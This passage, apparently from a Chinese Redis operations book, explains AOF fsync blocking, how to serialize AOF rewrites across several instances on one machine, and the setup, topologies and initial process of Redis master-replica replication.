


图5-5 使用everysec做刷盘策略的流程

阻塞流程分析：

- 1) 主线程负责写入AOF缓冲区。

2) AOF线程负责每秒执行一次同步磁盘操作，并记录最近一次同步时间。

3) 主线程负责对比上次AOF同步时间：

- 如果距上次同步成功时间在2秒内，主线程直接返回。
- 如果距上次同步成功时间超过2秒，主线程将会阻塞，直到同步操作完成。

通过对AOF阻塞流程可以发现两个问题：

1) everysec配置最多可能丢失2秒数据，不是1秒。

2) 如果系统fsync缓慢，将会导致Redis主线程阻塞影响效率。

AOF阻塞问题定位：

1) 发生AOF阻塞时，Redis输出如下日志，用于记录AOF fsync阻塞导致拖慢Redis服务的行为：

```
Asynchronous AOF fsync is taking too long (disk is busy). Writing the AOF buffer  
without waiting for fsync to complete, this may slow down Redis
```

2) 每当发生AOF追加阻塞事件发生时，在info Persistence统计中，
aof_delayed_fsync指标会累加，查看这个指标方便定位AOF阻塞问题。

3) AOF同步最多允许2秒的延迟，当延迟发生时说明硬盘存在高负载问题，可以通过监控工具如iostop，定位消耗硬盘IO资源的进程。

优化AOF追加阻塞问题主要是优化系统硬盘负载，优化方式见上一节。

5.4 多实例部署

Redis单线程架构导致无法充分利用CPU多核特性，通常的做法是在一台机器上部署多个Redis实例。当多个实例开启AOF重写后，彼此之间会产生对CPU和IO的竞争。本节主要介绍针对这种场景的分析和优化。

上一节介绍了持久化相关的子进程开销。对于单机多Redis部署，如果同一时刻运行多个子进程，对当前系统影响将非常明显，因此需要采用一种措施，把子进程工作进行隔离。Redis在info Persistence中为我们提供了监控子进程运行状况的度量指标，如表5-2所示。

表5-2 info Persistence片段度量指标

属性名	属性值
rdb_bgsave_in_progress	bgsave 子进程是否正在运行
rdb_current_bgsave_time_sec	当前运行 bgsave 的时间，-1 表示未运行
aof_enabled	是否开启 AOF 功能
aof_rewrite_in_progress	AOF 重写子进程是否正在运行
aof_rewrite_scheduled	在 bgsave 结束后是否运行 AOF 重写
aof_current_rewrite_time_sec	当前运行 AOF 重写的时间，-1 表示未运行
aof_current_size	AOF 文件当前字节数
aof_base_size	AOF 上次重写 rewrite 的字节数

我们基于以上指标，可以通过外部程序轮询控制AOF重写操作的执行，整个过程如图5-6所示。




图5-6 輪詢控制AOF重写

流程说明：

- 1) 外部程序定时轮询监控机器（machine）上所有Redis实例。
- 2) 对于开启AOF的实例，查看 $(\text{aof_current_size} - \text{aof_base_size}) / \text{aof_base_size}$ 确认增长率。
- 3) 当增长率超过特定阈值（如100%），执行bgrewriteaof命令手动触发当前实例的AOF重写。
- 4) 运行期间循环检查aof_rewrite_in_progress和aof_current_rewrite_time_sec指标，直到AOF重写结束。

5) 确认实例AOF重写完成后，再检查其他实例并重复2) ~4) 步操作。
从而保证机器内每个Redis实例AOF重写串行化执行。

5.5 本章重点回顾

- 1) Redis提供了两种持久化方式：RDB和AOF。
- 2) RDB使用一次性生成内存快照的方式，产生的文件紧凑压缩比更高，因此读取RDB恢复速度更快。由于每次生成RDB开销较大，无法做到实时持久化，一般用于数据冷备和复制传输。
- 3) save命令会阻塞主线程不建议使用，bgsave命令通过fork操作创建子进程生成RDB避免阻塞。
- 4) AOF通过追加写命令到文件实现持久化，通过appendfsync参数可以控制实时/秒级持久化。因为需要不断追加写命令，所以AOF文件体积逐渐变大，需要定期执行重写操作来降低文件体积。
- 5) AOF重写可以通过auto-aof-rewrite-min-size和auto-aof-rewrite-percentage参数控制自动触发，也可以使用bgrewriteaof命令手动触发。
- 6) 子进程执行期间使用copy-on-write机制与父进程共享内存，避免内存消耗翻倍。AOF重写期间还需要维护重写缓冲区，保存新的写入命令避免数据丢失。
- 7) 持久化阻塞主线程场景有：fork阻塞和AOF追加阻塞。fork阻塞时间跟内存量和系统有关，AOF追加阻塞说明硬盘资源紧张。
- 8) 单机下部署多个实例时，为了防止出现多个子进程执行重写操作，建议做隔离控制，避免CPU和IO资源竞争。

第6章 复制

在分布式系统中为了解决单点问题，通常会把数据复制多个副本部署到其他机器，满足故障恢复和负载均衡等需求。Redis也是如此，它为我们提供了复制功能，实现了相同数据的多个Redis副本。复制功能是高可用Redis的基础，后面章节的哨兵和集群都是在复制的基础上实现高可用的。复制也是Redis日常运维的常见维护点。因此深刻理解复制的工作原理与使用技巧对我们日常开发运维非常有帮助。本章内容如下：

- 介绍复制的使用方式：如何建立或断开复制、安全性、只读等。
- 说明复制可支持的拓扑结构，以及每个拓扑结构的适用场景。
- 分析复制的原理，包括：建立复制、全量复制、部分复制、心跳等。
- 介绍复制过程中常见的开发和运维问题：读写分离、数据不一致、规避全量复制等。

6.1 配置

6.1.1 建立复制

参与复制的Redis实例划分为主节点（master）和从节点（slave）。默认情况下，Redis都是主节点。每个从节点只能有一个主节点，而主节点可以同时具有多个从节点。复制的数据流是单向的，只能由主节点复制到从节点。配置复制的方式有以下三种：

- 1) 在配置文件中加入`slaveof{masterHost} {masterPort}`随Redis启动生效。
- 2) 在`redis-server`启动命令后加入`--slaveof{masterHost} {masterPort}`生效。
- 3) 直接使用命令：`slaveof{masterHost} {masterPort}`生效。

综上所述，`slaveof`命令在使用时，可以运行期动态配置，也可以提前写到配置文件中。例如本地启动两个端口为6379和6380的Redis节点，在127.0.0.1: 6380执行如下命令：

```
127.0.0.1:6380>slaveof 127.0.0.1 6379
```

`slaveof`配置都是在从节点发起，这时6379作为主节点，6380作为从节点。复制关系建立后执行如下命令测试：

```
127.0.0.1:6379>set hello redis
OK
127.0.0.1:6379>get hello
```

```
"redis"
127.0.0.1:6380>get hello
"redis"
```

从运行结果中看到复制已经工作了，针对主节点6379的任何修改都可以同步到从节点6380中，复制过程如图6-1所示。




图6-1 Redis主从节点复制过程

slaveof本身是异步命令，执行slaveof命令时，节点只保存主节点信息后返回，后续复制流程在节点内部异步执行，具体细节见之后6-3复制原理小节。主从节点复制成功建立后，可以使用info replication命令查看复制相关状态，如下所示。

1) 主节点6379复制状态信息：

```
127.0.0.1:6379>info replication
# Replication
role:master
connected_slaves:1
slave0:ip=127.0.0.1,port=6379,state=online,offset=43,lag=0
....
```

2) 从节点6380复制状态信息：

```
127.0.0.1:6380>info replication
# Replication
```

```
role:slave
master_host:127.0.0.1
master_port:6380
master_link_status:up
master_last_io_seconds_ago:4
master_sync_in_progress:0
...
```

6.1.2 断开复制

slaveof命令不但可以建立复制，还可以在从节点执行slaveof no one来断开与主节点复制关系。例如在6380节点上执行slaveof no one来断开复制，如图6-2所示。




图6-2 从节点执行slaveof no one命令断开与主节点的复制关系

断开复制主要流程：

- 1) 断开与主节点复制关系。
- 2) 从节点晋升为主节点。

从节点断开复制后并不会抛弃原有数据，只是无法再获取主节点上的数据变化。

通过slaveof命令还可以实现切主操作，所谓切主是指把当前从节点对主节点的复制切换到另一个主节点。执行slaveof{newMasterIp}{newMasterPort}命令即可，例如把6380节点从原来的复制6379节点变为复制6381节点，如图6-3所示。




图6-3 从节点通过slave of切换新的主节点

切主操作流程如下：

- 1) 断开与旧主节点复制关系。
- 2) 与新主节点建立复制关系。
- 3) 删除从节点当前所有数据。
- 4) 对新主节点进行复制操作。



切主后从节点会清空之前所有的数据，线上人工操作时小心slaveof在错误的节点上执行或者指向错误的主节点。

6.1.3 安全性

对于数据比较重要的节点，主节点会通过设置requirepass参数进行密码验证，这时所有的客户端访问必须使用auth命令实行校验。从节点与主节点的复制连接是通过一个特殊标识的客户端来完成，因此需要配置从节点的masterauth参数与主节点密码保持一致，这样从节点才可以正确地连接到主节点并发起复制流程。

6.1.4 只读

默认情况下，从节点使用slave-read-only=yes配置为只读模式。由于复制只能从主节点到从节点，对于从节点的任何修改主节点都无法感知，修改从节点会造成主从数据不一致。因此建议线上不要修改从节点的只读模式。

6.1.5 传输延迟

主从节点一般部署在不同机器上，复制时的网络延迟就成为需要考虑的问题，Redis为我们提供了repl-disable-tcp-nodelay参数用于控制是否关闭TCP_NODELAY，默认关闭，说明如下：

- 当关闭时，主节点产生的命令数据无论大小都会及时地发送给从节点，这样主从之间延迟会变小，但增加了网络带宽的消耗。适用于主从之间的网络环境良好的场景，如同机架或同机房部署。

- 当开启时，主节点会合并较小的TCP数据包从而节省带宽。默认发送时间间隔取决于Linux的内核，一般默认为40毫秒。这种配置节省了带宽但增大主从之间的延迟。适用于主从网络环境复杂或带宽紧张的场景，如跨机房部署。



运维提示

部署主从节点时需要考虑网络延迟、带宽使用率、防灾级别等因素，如要求低延迟时，建议同机架或同机房部署并关闭repl-disable-tcp-nodelay；如果考虑高容灾性，可以同城跨机房部署并开启repl-disable-tcp-nodelay。

6.2 拓扑

Redis的复制拓扑结构可以支持单层或多层复制关系，根据拓扑复杂性可以分为以下三种：一主一从、一主多从、树状主从结构，下面分别介绍。

1.一主一从结构

一主一从结构是最简单的复制拓扑结构，用于主节点出现宕机时从节点提供故障转移支持（如图6-4所示）。当应用写命令并发量较高且需要持久化时，可以只在从节点上开启AOF，这样既保证数据安全性同时也避免了持久化对主节点的性能干扰。但需要注意的是，当主节点关闭持久化功能时，如果主节点脱机要避免自动重启操作。因为主节点之前没有开启持久化功能自动重启后数据集为空，这时从节点如果继续复制主节点会导致从节点数据也被清空的情况，丧失了持久化的意义。安全的做法是在从节点上执行`slaveof no one`断开与主节点的复制关系，再重启主节点从而避免这一问题。




图6-4 一主一从结构

2.一主多从结构

一主多从结构（又称为星形拓扑结构）使得应用端可以利用多个从节点实现读写分离（见图6-5）。对于读占比较大的场景，可以把读命令发送到从节点来分担主节点压力。同时在日常开发中如果需要执行一些比较耗时的读命令，如：keys、sort等，可以在其中一台从节点上执行，防止慢查询对主节点造成阻塞从而影响线上服务的稳定性。对于写并发量较高的场景，多个从节点会导致主节点写命令的多次发送从而过度消耗网络带宽，同时也加重了主节点的负载影响服务稳定性。




图6-5 一主多从（星形）结构

3. 树状主从结构

树状主从结构（又称为树状拓扑结构）使得从节点不但可以复制主节点数据，同时可以作为其他从节点的主节点继续向下层复制。通过引入复制中间层，可以有效降低主节点负载和需要传送给从节点的数据量。如图6-6所示，数据写入节点A后会同步到B和C节点，B节点再把数据同步到D和E节点，数据实现了一层一层的向下复制。当主节点需要挂载多个从节点时为了避免对主节点的性能干扰，可以采用树状主从结构降低主节点压力。




图6-6 树状主从结构

6.3 原理

6.3.1 复制过程

在从节点执行slaveof命令后，复制过程便开始运作，下面详细介绍建立复制的完整流程，如图6-7所示。

从图中可以看出复制过程大致分为6个过程：

1) 保存主节点（master）信息。

执行slaveof后从节点只保存主节点的地址信息便直接返回，这时建立复制流程还没有开始，在从节点6380执行info replication可以看到如下信息：

```
master_host:127.0.0.1
master_port:6379
master_link_status:down
```

从统计信息可以看出，主节点的ip和port被保存下来，但是主节点的连接状态（master_link_status）是下线状态。执行slaveof后Redis会打印如下日志：

```
SLAVE OF 127.0.0.1:6379 enabled (user request from 'id=65 addr=127.0.0.1:58090
fd=5 name= age=11 idle=0 flags=N db=0 sub=0 psub=0 multi=-1 qbuf=0 qbuf-free=32768 obl=0 oll=0 omem=0 events=r cmd=slaveof')
```

通过该日志可以帮助运维人员定位发送slaveof命令的客户端，方便追踪和发现问题。




图6-7 主从节点建立复制流程图

2) 从节点（slave）内部通过每秒运行的定时任务维护复制相关逻辑，当定时任务发现存在新的主节点后，会尝试与该节点建立网络连接，如图6-8所示。




图6-8 从节点与主节点建立网络连接

从节点会建立一个socket套接字，例如图6-8中从节点建立了一个端口为24555的套接字，专门用于接受主节点发送的复制命令。从节点连接成功后打印如下日志：

```
* Connecting to MASTER 127.0.0.1:6379
